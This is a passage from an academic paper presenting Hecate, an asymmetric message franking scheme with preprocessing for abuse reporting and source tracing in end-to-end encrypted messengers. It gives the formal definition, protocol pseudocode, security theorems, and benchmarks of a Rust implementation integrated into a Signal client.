3.2 Defining AMF with Preprocessing

Next, we present a rigorous definition for an asymmetric message franking system with preprocessing. This definition extends the one from TGLMR [75] in two ways. First, it includes an (optional) out-of-band communication between the moderator and sender, which results in a one-time *token* that is consumed when sending a message. Second, it is designed in a modular fashion so that it can be built on top of any EEMS that adheres to the model in §3.1.

Definition 1. *An* asymmetric message franking scheme with preprocessing $\mathsf{AMF} = (\mathsf{KGen}, \mathsf{TGen}, \mathsf{Frank}, \mathsf{Forward}, \mathsf{Stamp}, \mathsf{Inspect}, \mathsf{Verify}, \mathsf{Forge}_{\mathtt{mod}}, \mathsf{Forge}_{\mathtt{rec}})$ *is a tuple of algorithms called by different parties in the messaging ecosystem. We assume that each party has a unique identifier* id *provided by the underlying EEMS, and we define a state variable* state *for each party containing all keys and tokens generated by the AMF scheme and the underlying EEMS that have not yet been deleted. The algorithms operate as follows.*

- $(\mathsf{pk}, \mathsf{sk}) \leftarrow\!\!\$\, \mathsf{KGen}()$*: The key generation algorithm accessed by any party in the EEMS and used for creating (potentially multiple) cryptographic keys. The algorithm is at least run once at the beginning of time to setup the long-term key material for each party.*
- $\mathsf{TGen}(\mathsf{id}_{\mathtt{src}}, \mathsf{time}_{\mathtt{mod}}, \mathsf{k}_{\mathtt{mod}}) \rightarrow \mathsf{token}$*: An algorithm run by the moderator periodically that provides a one-time token for use when sending a message. An honest moderator should only provide tokens to a participant that correspond to their actual identity* $\mathsf{id}_{\mathtt{src}}$*. It is assumed that the moderator can rely on the EEMS to authenticate a user's identity* $\mathsf{id}_{\mathtt{src}}$ *before running* TGen*.*
- $\mathsf{Frank}(\mathsf{state}_{\mathtt{src}}, \mathsf{m}, \mathsf{id}_{\mathtt{rec}}, \mathsf{token}) \rightarrow \mathsf{m}_{\mathsf{frank}}$*: The message franking algorithm that allows a user with state* $\mathsf{state}_{\mathtt{src}}$ *to frank a plaintext message* m *that they wish to send to a receiver* $\mathsf{id}_{\mathtt{rec}}$*, using the* token *received during preprocessing. The* $\mathsf{state}_{\mathtt{src}}$ *contains all key material produced by* KGen *and the underlying EEMS, although* Frank *need not use this state. The resulting franked message* $\mathsf{m}_{\mathsf{frank}}$ *can be sent to the platform using* $\mathsf{send}_{\mathsf{eems}}$*.*
- $\mathsf{Stamp}(\mathsf{c}_{\mathsf{frank}}, \mathsf{sk}_{\mathtt{plat}}, \mathsf{time}) \rightarrow \mathsf{c}_{\mathsf{stamp}}$*: The stamping procedure run by the platform to authenticate and timestamp a franked cipher* $\mathsf{c}_{\mathsf{frank}}$*. The resulting stamped cipher* $\mathsf{c}_{\mathsf{stamp}}$ *can then be delivered to its intended recipient using the* $\mathsf{deliver}_{\mathsf{eems}}$ *method.* Stamp *does not have the sender or receiver's identity, even if* $\mathsf{deliver}_{\mathsf{eems}}$ *does.*
- $\mathsf{Forward}(\mathsf{m}_{\mathsf{frank}}, \mathsf{state}_{\mathtt{fwd}}, \mathsf{id}_{\mathtt{rec}}) \rightarrow \mathsf{m}_{\mathsf{frank}}'$*: Forwarding algorithm that allows a user with franked message* $\mathsf{m}_{\mathsf{frank}}$ *to produce a new franked message* $\mathsf{m}_{\mathsf{frank}}'$ *intended for a new recipient* $\mathsf{id}_{\mathtt{rec}}$*. The format of* $\mathsf{m}_{\mathsf{frank}}$ *and* $\mathsf{m}_{\mathsf{frank}}'$ *are identical, so the ciphertexts of new and forwarded messages look indistinguishable to the platform.*
- $\mathsf{Verify}(\mathsf{m}_{\mathsf{frank}}, \mathsf{state}_{\mathtt{rec}}) \rightarrow (\mathsf{m}, \mathsf{report})$ *or* $\perp$*: Allows a receiver to validate a franked message* $\mathsf{m}_{\mathsf{frank}}$ *with respect to its state* $\mathsf{state}_{\mathtt{rec}}$*. If valid,* Verify *returns the corresponding plaintext message* m *along with a string* report *that the receiver can send to the moderator if they choose to report an abusive message.*
- $\mathsf{Inspect}(\mathsf{report}, \mathsf{k}_{\mathtt{mod}}) \rightarrow (\mathsf{id}_{\mathtt{src}}, \mathsf{m}, \mathsf{time})$ *or* $\perp$*: The inspection algorithm that allows a moderator to handle reported message* report *using their secret key* $\mathsf{k}_{\mathtt{mod}}$ *by validating and possibly source tracing them. If the verification step succeeds, the moderator produces the id of the source* $\mathsf{id}_{\mathtt{src}}$*, the message contents* m*, and a timestamp of the message* time*.*
- $\mathsf{Forge}_{\mathtt{mod}}(\mathsf{id}_{\mathtt{src}}, \mathsf{id}_{\mathtt{rec}}, \mathsf{m}, \mathsf{k}_{\mathtt{mod}}) \rightarrow \mathsf{m}_{\mathsf{frank}}$*: For deniability, this forgery protocol allows a moderator with secret key* $\mathsf{k}_{\mathtt{mod}}$ *to forge a franked message with plaintext* m *on behalf of a user with id* $\mathsf{id}_{\mathtt{src}}$ *and with an intended recipient with id* $\mathsf{id}_{\mathtt{rec}}$*.*
- $\mathsf{Forge}_{\mathtt{rec}}(\mathsf{id}_{\mathtt{rec}}, \mathsf{m}, \mathsf{state}_{\mathtt{rec}}; \mathsf{id}_{\mathtt{src}}) \rightarrow \mathsf{c}_{\mathsf{frank}}$*: For deniability, this forgery algorithm allows a receiver with id* $\mathsf{id}_{\mathtt{rec}}$ *and state* $\mathsf{state}_{\mathtt{rec}}$ *to forge a franked ciphertext as though the message* m *was transmitted through the EEMS by the sender* $\mathsf{id}_{\mathtt{src}}$ *to the receiver* $\mathsf{id}_{\mathtt{rec}}$*. Note that* $\mathsf{id}_{\mathtt{src}}$ *is an optional parameter and may not be needed by systems that support anonymous messaging.*

We say that an AMF scheme with preprocessing is secure if all computationally bounded attackers have negligible advantage in winning the deniability, anonymity, confidentiality, accountability, and backward secrecy games. These games are nuanced to describe; rather than doing so here, we defer discussion to the security analysis in §5 and the full version [44].

Command	Actor	KeyGen	Sign	Verify
TGen	mod	1	1	0
Frank	src	0	1	0
Stamp	plat	0	1	0
Forward	fwd	0	0	0
Verify	rec	0	0	3
Inspect	mod	0	0	3

Table 2: The number of public-key digital signature operations required for each of the interactive algorithms within Hecate (except for the one-time KGen at setup). We only count the additional cryptographic operations required for Hecate beyond those already required by the EEMS.

4 Constructing Hecate

In this section, we describe the Hecate construction in detail. As per Def. 1, Hecate has eight algorithms. We describe them within this section, and we provide the full protocol specification of Hecate in Figs. 3-4. Because they are the most expensive of our standard crypto primitives, we also count the number of public key operations in each step here and in Table 2. For context, the prior AMF scheme from TGLMR [75] required at least 11 modular exponentiations per algorithm.

Key generation. KGen initializes a few long-term keys: the moderator samples an authenticated encryption key k_{mod} and both the moderator and platform sample a digital signature key pair (pk_{mod}, sk_{mod}) and (pk_{plat}, sk_{plat}). One strength of Hecate is that individual parties do not need any long-term key material besides their existing EEMS keys, which simplifies our analysis of forward and backward security.

Token generation during preprocessing. In TGen, the moderator creates a batch of tokens for users at specific time intervals. Each token provides users with:

- Ephemeral session keys (pk_e, sk_e) that they can use to sign their message. None of the keys tie to users' long-term key material, thus giving the sender plausible deniability and confidentiality with respect to other users.
- A dual purpose randomized encryption $x_1 := \mathsf{Enc}_{k_{mod}}(id_{src})$ of the user's identity id_{src} under the moderator's secret key k_{mod} that enforces accountability with respect to the moderator, confidentiality with respect to other users, and provides token integrity. The latter property is ensured by having the sender create a share x_2 that along with x_1 reconstructs to a hash of the sent message.
- A timestamp t_1 that provides backward security.
- A signature σ_1 by the moderator of the entire token that guarantees integrity and unforgeability of the token.

As shown in Table 2, the moderator requires two public key operations for token generation: 1 keygen operation to produce the ephemeral key pair and 1 signature to sign the public ephemeral key with the identity of the sender.

Message franking. The Frank method is executed every time the source wishes to send a message. The $\mathsf{construct}_{frank}$ procedure requires an input plaintext message m from the source and consumes a single token at a time, and it produces a franked message m_{frank}. This can be combined with send_{eems} to relay a franked ciphertext c_{frank} to the platform.

To produce the franked message, the sender begins by unpacking x_1 from the token and computes x_2 such that these variables constitute a 2-out-of-2 sharing of $H(m)$. Next, x_2 is signed via the ephemeral keys in the original token to produce σ_2. Collectively, x_2, σ_2, and elements of the pre-processing token (excluding the secret ephemeral key) will constitute the payload of the franked message. Then, the sender creates a commitment com of $x_1 \| x_2$ using the randomness r. The user then pushes com onto the envelope of the franked message and appends r to its payload. In total, a sender only requires 1 public key operation to sign the second share x_2. The constructed franked message m_{frank} has several properties: x_2 and com bind the online and preprocessing stages together, the signature allows the receiver to check the well-formedness of the message, and the use of an ephemeral signing key provides deniability with respect to anyone other than the moderator.

Stamping. In Stamp, the platform timestamps and digitally signs the envelope of a franked cipher c_{frank}; ergo, this procedure requires 1 public key operation. Then, the platform relays the resulting stamped cipher c_{stamp} to its intended recipient. Stamping prevents a preprocessing token from being used indefinitely after a compromise to blame a victim client for unsent messages.

Verification and reporting. Upon reception, the receiver executes Verify to validate the signatures, timestamps, packet integrity, and envelope commitments. If a message fails the verification check, then the receiver drops the packet and the application never displays the plaintext message. Otherwise, Verify generates a plaintext message m that can be displayed on the receiver's phone, and a report that can be sent out to the moderator if the receiver so chooses.

In Hecate, the report solely consists of the franked message m_{frank}. When the moderator receives a report, they locally run the Inspect method which performs the same verification procedure as the recipient, and if successful, decrypts the source's identity from the ciphertext x_1 within the token. Both the receiver of a message and a moderator who receives a report require 3 signature verifications to check that the two shares are not tampered with and have the right timestamps.

Message forwarding. Verified messages can alternatively be forwarded using the optional Forward method. There are two differences between Forward and Frank: the forwarder creates a dummy commitment outside the Signal envelope, and it moves the true commitment and signed timestamp into the payload of the franked message. Because it reuses the prior signature, the forwarder doesn't perform any public key operations of its own. Note that Frank and Forward payloads are distinguishable by the receiver but indistinguishable to the

KGen [mod and plat, separately]

1 : $k_{mod} \leftarrow\$ \mathsf{EncKGen}(1^n)$
2 : $(pk_{mod}, sk_{mod}) \leftarrow\$ \mathsf{SigKGen}(1^n)$
3 : $(pk_{plat}, sk_{plat}) \leftarrow\$ \mathsf{SigKGen}(1^n)$

TGen [mod → src]

1 : $token := \mathsf{construct}_{token}(sk_{mod}, id_{src})$
2 : **return** token

Frank [src → plat]

1 : $m_{frank} := \mathsf{construct}_{frank}(token, m)$
2 : $c_{frank} := \mathsf{send}_{eems}(m_{frank})$
3 : **return** c_{frank}

Forward [fwd → rec]

1 : $m_{frank}' := \mathsf{construct}_{fwd}(m_{frank})$
2 : $c_{frank} := \mathsf{send}_{eems}(m_{frank}')$
3 : **return** c_{frank}

Stamp [plat → rec]

1 : $c_{stamp} := \mathsf{stamp}_{time}(c_{frank})$
2 : $c_{stamp}' := \mathsf{send}_{eems}(c_{stamp})$
3 : **return** c_{stamp}'

Verify [rec → mod/rec]

1 : $m_{frank} := \mathsf{deliver}_{eems}(c_{stamp})$
2 : $m_{frank} := \mathsf{move}_{stamp}(m_{frank})$
3 : $(m, report) := \mathsf{vfRec}(m_{frank})$
4 : **if** $(m, report) \stackrel{?}{=} \perp$:
5 : **return** $\perp$
6 : **return** $(m, report)$

Inspect [mod]

1 : **if** $\mathsf{vfMsg}(report)$:
2 : **return** $(\mathsf{Dec}(report.x_1), report.t_2)$
3 : **return** $\perp$

Figure 3: Hecate's construction along with the transmissions using the encrypted messenger. The notation $[a \rightarrow b]$ means that party a executes the method and sends the returned value to b. The receiver of a message may elect to forward or report it; we assume that Forward is preceded by a successful invocation of Verify. See Fig. 4 for more details on the methods used here.

$\mathsf{construct}_{token}(k_{mod}, sk_{mod}, id_{src})$

1 : $(pk_e, sk_e) \leftarrow\$ \mathsf{SigKGen}(1^n)$
2 : $t_1 := \mathsf{time}()$
3 : $x_1 := \mathsf{Enc}_{k_{mod}}(id_{src})$
4 : $\sigma_1 := \mathsf{Sign}_{sk_{mod}}(x_1 \| pk_e \| t_1)$
5 : $token := (x_1, t_1, \sigma_1, (pk_e, sk_e))$
6 : **return** token

$\mathsf{construct}_{frank}(m, token)$

1 : $r \leftarrow\$ \{0,1\}^n$
2 : $(x_1, t_1, \sigma_1, (pk_e, sk_e)) = token$
3 : $x_2 := split(x_1, H(m))$
4 : $\sigma_2 := \mathsf{Sign}_{sk_e}(x_2)$
5 : $com := \mathsf{com}_r(x_1 \| x_2)$
6 : $envelope := com$
7 : $payload := (x_1, x_2, pk_e, r, t_1, \sigma_1, \sigma_2)$
8 : $fwdpayload := \emptyset$ // reserved for forwarder
9 : $m_{frank} := (m, payload, fwdpayload, envelope)$
10 : **return** m_{frank}

$\mathsf{construct}_{fwd}(m_{frank})$

1 : $m_{frank} := \mathsf{move}_{stamp}(m_{frank})$
2 : $m_{frank}.envelope \leftarrow\$ \{0,1\}^n$
3 : **return** m_{frank}

$\mathsf{stamp}_{time}(c_{frank}, sk_{plat})$

1 : $t_2 = \mathsf{time}()$
2 : $\sigma_3 := \mathsf{Sign}_{sk_{plat}}(com \| t_2)$
3 : $c_{stamp}.envelope := (com \| \sigma_3 \| t_2)$
4 : $c_{stamp}.payload := c_{frank}.payload$
5 : **return** c_{stamp}

$\mathsf{move}_{stamp}(m_{frank})$

1 : **if** $m_{frank}.fwdpayload \stackrel{?}{=} \emptyset$:
2 : $m_{frank}.fwdpayload := m_{frank}.envelope$
3 : **return** m_{frank}

$\mathsf{vfRec}(m_{frank})$

1 : **if** $\mathsf{vfMsg}(m_{frank})$:
2 : $report := m_{frank}$
3 : **return** $(m_{frank}.m, report)$
4 : **return** $\perp$

$\mathsf{vfMsg}(report)$

1 : $b_1 := \mathsf{vfToken}(report)$
2 : $b_2 := \mathsf{vfCom}(report)$
3 : $b_3 := \mathsf{vfExp}(report)$
4 : **return** $b_1 \wedge b_2 \wedge b_3$

$\mathsf{vfToken}(report)$

1 : $reveal := \mathsf{open}(x_1, x_2)$
2 : $b_1 := (reveal \stackrel{?}{=} \mathsf{H}(m))$
3 : $b_2 := \mathsf{Vf}_{pk_{mod}}(x_1 \| pk_e \| t_1, \sigma_1)$
4 : $b_3 := \mathsf{Vf}_{pk_e}(x_2, \sigma_2)$
5 : **return** $b_1 \wedge b_2 \wedge b_3$

$\mathsf{vfExp}(report)$

1 : $b := |t_1 - t_2| \stackrel{?}{<} \mathsf{expiry}$
2 : **return** b

$\mathsf{vfCom}(report)$

1 : $(com, \sigma_3, t_2) \leftarrow report.fwdpayload$
2 : $b_1 := \mathsf{Vf}(x_1 \| x_2, com, r)$
3 : $b_2 := \mathsf{Vf}_{pk_{plat}}(com \| t_2, \sigma_3)$
4 : **return** $b_1 \wedge b_2$

Figure 4: Hecate's subroutines. See Appendix A for specifications and security guarantees of the crypto primitives used. We omit writing out attribute access notation when it is obvious from the context (i.e. com for instance is a shorthand for $c_{frank}.com$).

Source's Payload								Forwarder's Payload	Envelope		
x_1	x_2	nonce	pk_e	r	t_1	σ_1	σ_2	envelope of source	com	σ_3	t_2
32B	32B	12B	32B	32B	8B	64B	64B	104B	32B	64B	8B

Table 3: The format of a franked message delivered to the receiver, along with sizes in bytes for the implementation in §6. A franked message sent by the source is similar, except the envelope does not yet contain σ_3 or t_2.

platform (meaning that it will stamp a forwarded cipher); see Table 3 for the format of $\mathsf{m}_{\mathsf{frank}}$. The receiver of a forwarded message executes Verify using the commitment, signature, and timestamp inside the payload (ignoring the envelope).

We defer discussion of Hecate's forgery algorithms to §5 with more details provided in the full version of this work [44], since these are proof artifacts of the deniability property rather than actual elements of the construction.

5 Security Analysis

In this section, we formally define the security properties of asymmetric message franking (AMF) with preprocessing, and we prove that Hecate guarantees them. All of our definitions are written as indistinguishability games $\mathsf{GAME}_b^{\mathcal{A}}$ for $b \in \{0,1\}$, and we want to show that the adversary's advantage

$$\mathsf{Adv}^{\mathsf{game}}_{\mathsf{Hecate}}(\mathcal{A}) = \left|\Pr\left[\mathsf{GAME}_1^{\mathcal{A}} = 1\right] - \Pr\left[\mathsf{GAME}_0^{\mathcal{A}} = 1\right]\right|$$

is negligible for each game, if the adversary $\mathcal{A}$ is computationally bounded to probabilistically polynomial time (PPT).

Due to space constraints, we include here an informal description of each game and concrete theorem statements. We defer full game descriptions and security proofs to [44].

Deniability. Deniability states that *a sender should always be able to deny that they sent a particular message to anyone, except to the moderator when a message is reported*. Deniability could hold with respect to a colluding moderator and receivers, or it can hold against malicious receivers who are *not* colluding with an honest moderator.

Theorem 5.1. Hecate *is deniable against a moderator. Any adversary $\mathcal{A}$ has advantage* $\mathsf{Adv}^{\mathsf{denm}}_{\mathsf{Hecate}}(\mathcal{A}) = 0$.

The essence of Thm. 5.1 is the claim that Hecate's real send routine is indistinguishable from the moderator's forgery. Intuitively, Hecate achieves moderator deniability because Hecate implements algorithms TGen, Frank and Forward without ever using the user's long term key materials and instead relies on ephemeral keys that the moderator generated. Additionally, the preprocessing token relies on an encryption and signature by the moderator in a way that is not directly bound to the message. This claim holds even against a distinguisher who also has the moderator's secret key – that is, if the moderator chooses to leak their own keys in an attempt to convince the rest of the world about the actions of a sender. For a rigorous proof of this theorem (and all theorems in this section), see the full version of this work [44].

Theorem 5.2. Hecate *is deniable against a malicious receiver. Concretely, for any PPT adversary $\mathcal{A}$, there exist PPT adversaries $\mathcal{A}'$ and $\mathcal{A}''$ such that:*

$$\mathsf{Adv}^{\mathsf{denr}}_{\mathsf{Hecate}}(\mathcal{A}) \leq \mathsf{Adv}^{\mathsf{eems}_{\mathsf{deniability}}}_{\mathcal{E}}(\mathcal{A}') + \mathsf{Adv}^{\mathsf{enc}_{\mathsf{cpa}}}_{\mathcal{E}}(\mathcal{A}'').$$

That is: Hecate*'s deniability reduces to the deniability and CPA security properties of the underlying EEMS scheme $\mathcal{E}$.*

Anonymity. In this work, anonymity considers the amount of metadata that each entity can learn through the abuse reporting system alone, if the network provides perfect anonymity.

First, anonymity with respect to the receiver guarantees that *receivers should not be able to learn any other member of the forwarding path of a message beyond their direct neighbors*.

Theorem 5.3. Hecate *is anonymous with respect to the receiver. For any PPT adversary $\mathcal{A}$, there exists an adversary $\mathcal{A}'$ that can win the chosen plaintext attack game with advantage* $\mathsf{Adv}^{\mathsf{anonr}}_{\mathsf{Hecate}}(\mathcal{A}) \leq \mathsf{Adv}^{\mathsf{enc}_{\mathsf{cpa}}}_{\mathsf{Hecate}}(\mathcal{A}')$.

Informally, this theorem holds because the preprocessing tokens in Hecate only contain any information about the original sender's identity in encrypted form; without access to the moderator's secret key, a receiver can't distinguish between tokens that originate from different senders. Additionally, Hecate stores no information about forwarders of a message at all, thereby guaranteeing their anonymity as well.

Second, anonymity with respect to the moderator ensures that *the moderator should not be able to learn members of the forwarding path of a reported message beyond the neighbors of colluding receivers and the reported source*. Here, honest forwarders want to be assured that, when their direct contacts are honest, only their neighboring recipients know that they forwarded a specific message.

Theorem 5.4. Hecate *is anonymous with respect to the moderator. Any adversary $\mathcal{A}$ has advantage* $\mathsf{Adv}^{\mathsf{anonm}}_{\mathsf{Hecate}}(\mathcal{A}) = 0$.

Confidentiality and Forward Secrecy. Message confidentiality dictates that *any party not involved in the creation, reception or reporting of a message should not be able to learn anything about the message*. Moreover, forward secrecy guarantees that *corrupted users should be guaranteed confidentiality of all their messages and interactions prior to the time of compromise*. In this work, we consider the state of users to consist entirely of their key material and their tokens; ergo, Hecate can only guarantee confidentiality for messages that have been securely deleted from the local device prior to the compromise event.

Theorem 5.5. *Our scheme* Hecate *is message confidential and forward secure. Concretely, for any PPT adversary $\mathcal{A}$, there exist PPT adversaries $\mathcal{A}'$ and $\mathcal{A}''$ such that:*

$$\mathsf{Adv}^{\mathsf{conf\text{-}fs}}_{\mathsf{Hecate}}(\mathcal{A}) \leq \mathsf{Adv}^{\mathsf{hiding}_{\mathsf{com}}}_{\mathsf{Hecate}}(\mathcal{A}') + \mathsf{Adv}^{\mathsf{enc}_{\mathsf{cca}}}_{\mathsf{Hecate}}(\mathcal{A}'').$$

Informally, the theorem holds because Hecate constructs franked messages by appending tokens to the payload of the message, and by adding a commitment and timestamp to its envelope (see $\mathsf{construct}_{\mathsf{frank}}$ and $\mathsf{stamp}_{\mathsf{time}}$ in Figure 4). The

tokens are encrypted alongside the plaintext message. The identifying content of the commitment is encrypted, and we rely on the hiding properties of the commitment scheme and the security of the connection that exists between parties and the platform. No part of a Hecate franked message can therefore break this security property.

Unforgeability and Accountability. These properties describe a scheme's ability to *bind senders to well-formed messages while guaranteeing that no user can be accused of sending a message that they did not send*. They go hand-in-hand because well-formed messages are necessarily bound to their original sender and cannot be attributed to anyone else.

Theorem 5.6. Hecate *holds users accountable. For any PPT adversary $\mathcal{A}$ that makes at most q queries to its* $\mathsf{O}^{\mathsf{send}}$ *oracle, there exist PPT adversaries $\mathcal{A}'$ and $\mathcal{A}''$ such that:*

$$\mathsf{Adv}^{\mathsf{acc}}_{\mathsf{Hecate}}(\mathcal{A}) \leq (q+1) \cdot \mathsf{Adv}^{\mathsf{sig}_{\text{eu-cma}}}_{\mathcal{S}}(\mathcal{A}') + \mathsf{Adv}^{\mathsf{hash}_{\text{coll}}}_{\mathcal{H}}(\mathcal{A}'').$$

The description of the $\mathsf{O}^{\mathsf{send}}$ oracle and the proof of this theorem are deferred to the full version of this work [44].

Backward Security. Backward Security requires that *an adversary who controlled the state and keys of a device pre-compromise should not be able to benefit from them after device recovery*. In particular, the adversary should be unable to craft new messages from a recovered user or claim that during-compromise messages were sent out (not forwarded) after the compromise period.

Theorem 5.7. Hecate *is backward secure. For any PPT adversary $\mathcal{A}$, there exist PPT $\mathcal{A}'$, $\mathcal{A}''$, and $\mathcal{A}'''$ such that:*

$$\mathsf{Adv}^{\mathsf{bac}}_{\mathsf{Hecate}}(\mathcal{A}) \leq \mathsf{Adv}^{\mathsf{acc}}_{\mathsf{Hecate}}(\mathcal{A}') + \mathsf{Adv}^{\mathsf{sig}_{\text{eu-cma}}}(\mathcal{A}'') + \mathsf{Adv}^{\mathsf{binding}_{\text{com}}}(\mathcal{A}''').$$

Informally, this theorem holds because Hecate requires the moderator and platform timestamps to be close to one another. Hecate also binds each of these timestamps to the franked message and the source's identity, but in a confidential way, to ensure that the adversary cannot evade backward secrecy by using unexpired timestamps from other messages.

6 Implementation and Evaluation

We implemented Hecate as a Rust library that can be used as a back-end by other systems. Our implementation uses Signal's official platform agnostic API library libsignal-client [69] for our encryption, commitment and hashing building blocks. To that effect, we use libsignal-client's implementation of AES-256 GCM for symmetric encryption and HMAC with SHA-256 for commitments. We use the ed25519-dalek [27] crate for ed25519 signatures and their associated functions and SHA256 from the sha2 crate for our hash functions. Our implementation is open source and available at [41].




Figure 5: Online runtime of Hecate's components as a function of message size in bytes

In this section, we show experimental results when executing each component of Hecate in isolation. Then, we measure the overhead of Hecate when integrated into a Signal client.

6.1 Performance Cost and Comparison

In this section, we measure the runtimes and transmission sizes for each component within Hecate using Criterion, a Rust benchmarking suite. We also evaluate prior open-source message franking systems on the same machine and compare them to Hecate.

Experimental setup. We ran all experiments on Amazon Web Services in the US East-Ohio Region, using a t3.small EC2 virtual machine running Ubuntu 20.04 LTS with 2GB of RAM on a 3.1 GHz Intel Xeon Platinum Processor. Each data point shown is the average of 300 trials, with outliers removed. We chose this machine and number of experiment trials to align with prior work [59, 75].

Hecate **communication costs.** We list the size of Hecate's franked ciphers in Table 3. The sizes in Table 3 stem from the fact that our libraries yield 32 byte commitments with 32 byte long commitment randomness, 32 byte ciphertexts, 64 byte signatures, 32 byte symmetric and public keys, 12 byte nonces for symmetric encryption, and 8 byte Unix timestamps. We remark that there exist more compact instantiations of these primitives; our choices were motivated by ease of implementation on top of libsignal-client.

Hecate**'s online runtime.** Fig. 5 shows the performance of each component of Hecate for message sizes ranging from 10 bytes to 10 kB. Overall, the runtime costs remain low especially when compared to the cryptography already required within an end-to-end messaging system (cf. §6.2).

Most components require executing a SHA-256 hash func-




Figure 6: Runtime and dollar pricing of pre-processing token generation (TGen) as function of the token batch size.

	Sent	Received	Report
Tyagi et al. [75]	489 B	489 B	489 B
Peale et al. [59]	256 B	320 B	160 B
Hecate	380 B	484 B	380 B

Table 4: Communication overhead of Hecate and other message franking schemes, in bytes.

tion (to calculate x_2) whose runtime is linear in the message size, along with 0-3 digital signature operations whose cost is independent of message size (cf. Table 2). As a result, the signature(s) dominate the cost for small message sizes and the hash function dominates the cost for large messages. The two costs are balanced at a message size of 7.5 kB, where hashing and digital signing each take about 33μs. Verify and Inspect are slower because they require about 192μs to verify 3 signatures. On the other hand, Forward, Stamp and TGen all have fast runtimes that are independent of message size. We remark that a forwarder is assumed already to have verified a message at reception time, so its only work during Forward is to move the envelope contents into the payload.

Hecate's preprocessing cost. We also measure TGen over various batch sizes from 1 to 10,000 tokens. Fig. 6 shows the runtime and computational cost based on a rate of 2.09¢ per hour for a t3.small AWS instance at the time of this writing. Our measurements show that the price of generating a batch of 10^4 tokens is 3.45×10^{-6} USD. Extrapolating to the scale of 10^{11} tokens (the approximate number of messages sent through WhatsApp daily [56]), we estimate the cost of token generation to be 35 cents per day. We also highlight that the moderator does not need to remember these ephemeral signing keys in between preprocessing and reporting; in fact the moderator doesn't require any storage cost at all.

Comparison with prior work. In this section, we compare our Rust implementation with the open-source software by TGLMR [75] and Peale et al. [59]. To ensure a level comparison: we re-ran the benchmarks from prior work [59,75] on our t3.small AWS instance, we only considered the tree-linkable version of Peale et al., and we removed the double ratchet encryption within the benchmarks of Peale et al. in order to measure only the overhead of their message franking scheme.

We show a comparison of communication overhead in Table 4, and we compare computation overhead in Table 5 for a message size of 1 kB. The benchmarks of TGLMR [75] were orders of magnitude slower than the other works because their construction of designated verifier signature performs more group operations; their communication overhead was also the highest. The comparison between Hecate and Peale et al. [59] is more nuanced. We stress that Hecate achieves additional security properties like anonymity and backward security. As a consequence, senders perform more work in Hecate and transmit more data, whereas Peale et al. leverage a non-anonymous network so that the platform can tag the originator of a message. On the other hand, Peale et al. require a forwarder to generate a commitment, whereas Hecate only requires generating a random 32 byte string (which could even be sampled beforehand).

6.2 End-to-End Prototype Deployment

In this section, we integrate Hecate into an existing Signal client and show that Hecate adds minimal overhead.

Implementation. To test the end-to-end overhead of sending and receiving messages, we integrated our Rust Hecate library into the Java tools signal-cli [67] and libsignal-client [69]. The sender's Frank procedure adds the Hecate payload to a message before encrypting it using the EEMS, and then appends the Hecate envelope. The receiver decrypts the franked message and runs Verify. Our modified libraries are available as open source repositories [42,43]. The sender gets tokens by running the Rust library prior to the start of the experiment.

We deployed the sender and receiver signal-cli instances on one machine with a 1.90GHz Intel i7-8650U CPU and 16GB of RAM running Ubuntu 20.04 LTS. They were connected over a wide-area network to an instance of signal-server [71].

Evaluation. We measured the client side overhead of running signal-cli with and without Hecate on messages of size 1 kB. In both cases, we measured the average of 10,000 trials of running local signal-cli operations and 600 trials of end-to-end (E2E) latency, with outliers removed. Our timer for the end-to-end latency test starts as soon as the source's signal-cli begins franking a message, and it ends when the receiver's signal-cli completes processing the franked ciphertext and outputs the message. These sample sizes are larger than in §6.1 to overcome the noise added by the network latency, the polling rate of the receiver, and the warm-up time of the jvm instance of signal-cli for each of the parties.

	TGen	Frank	Verify	Inspect	Forward	Stamp
Tyagi et al. [75]	–	6339 μs	5461 μs	5939 μs	–	–
Peale et al. [59]	–	8.98 μs	69.56-138.19 μs	73.64 μs	8.46 μs	24.53 μs
Hecate	58.4 μs	38.24 μs	199.15 μs	203.87 μs	1.16 μs	29.17 μs

Table 5: Runtimes of message franking schemes, in microseconds, for a message size of 1 kB. The runtime of Verify within Peale et al. [59] differs based on whether the message is authored (left) or forwarded (right).

	Hecate	No Hecate	Diff
Send	2.55 *ms*	2.38 *ms*	0.16 *ms*
Receive	3.19 *ms*	2.52 *ms*	0.67 *ms*
Total	5.74 *ms*	4.91 *ms*	0.83 *ms*
E2E Latency	37.28 *ms*	36.3 *ms*	0.98 *ms*

Table 6: Computation and communication costs for signal-cli with and without Hecate, for a message size of 1 kB. Send and Receive (10^4 trials) correspond to local computation prior to sending or after receiving the message over the network. E2E Latency (600 trials) starts at the beginning of Send and stops at the end of Receive, with network latency included.

Our results are shown in Table 6. They showcase how the findings from Table 5 translate to imperceptible overheads in an actual deployment of Hecate on a Signal client. The inclusion of Hecate adds less than a millisecond of runtime locally and over the network, on average. Moreover, this difference is dwarfed by the sample variance of signal-cli due to the sources of measurement uncertainty.

7 Conclusion and Discussion

In this work, we constructed the first abuse reporting protocol that combines asymmetric message franking and source tracing. We integrated this construction into a Signal client and showed that its performance impact was imperceptible. Along the way, we generalized the AMF model to accommodate preprocessing, and we formalized security properties that hadn't previously been considered by message franking schemes.

In this final section, we discuss some extensions of Hecate, known limitations, and opportunities for future work.

Extensions. We extend Hecate's communication from the two-device setting to more realistic flows supported by Signal.

